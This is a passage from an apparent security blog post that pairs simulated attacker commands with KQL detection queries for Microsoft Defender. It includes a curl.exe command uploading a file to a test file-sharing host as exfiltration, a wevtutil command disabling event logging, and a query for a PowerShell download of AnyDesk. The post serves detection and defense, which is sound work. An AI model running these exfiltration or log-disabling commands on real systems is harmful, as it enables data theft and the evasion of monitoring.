| where FileName in ("cmd.exe") or FileName in ("powershell.exe")
| where ProcessCommandLine contains @"Invoke-WebRequest"  and ProcessCommandLine contains @"AnyDesk.exe" and ProcessCommandLine contains @"Start-Process"
Exfiltrate data HTTPS using curl windows:
Exfiltrate data HTTPS using curl to a test website:
Command:
C:\Windows\System32\Curl.exe -F 'file=@3945c9_artifact' -F 'maxDownloads=1' -F 'autoDelete=true' https://testdeployment.org/Detection/events:

KQL:
DeviceProcessEvents
| where FileName in~ ("curl.exe")
| where ProcessCommandLine contains @"file" and ProcessCommandLine contains "autoDelete=true" and ProcessCommandLine contains @"https://"
Disable Event Logging with wevtutil
Command:
This command uses “wevtutil” utility to disable event logging from the channel -Microsoft-Windows-IKE/Operational
wevtutil sl "Microsoft-Windows-IKE/Operational" /e:falseDetection/Events

KQL:
DeviceProcessEvents
| where FileName in~ ("cmd.exe")
| where ProcessCommandLine contains @"wevtutil sl" and ProcessCommandLine contains @"Microsoft-Windows-IKE/Operational" and ProcessCommandLine contains @"/e:false"
…………….END OF THE ARTICLE ………….THANKYOU
In the ever-evolving world of cybersecurity, knowledge is your greatest shield against emerging threats. I hope this blog has armed you with valuable insights . Thank you for reading, and remember, in your journey to stay safe online, you are truly awesome! Stay vigilant and stay secure.


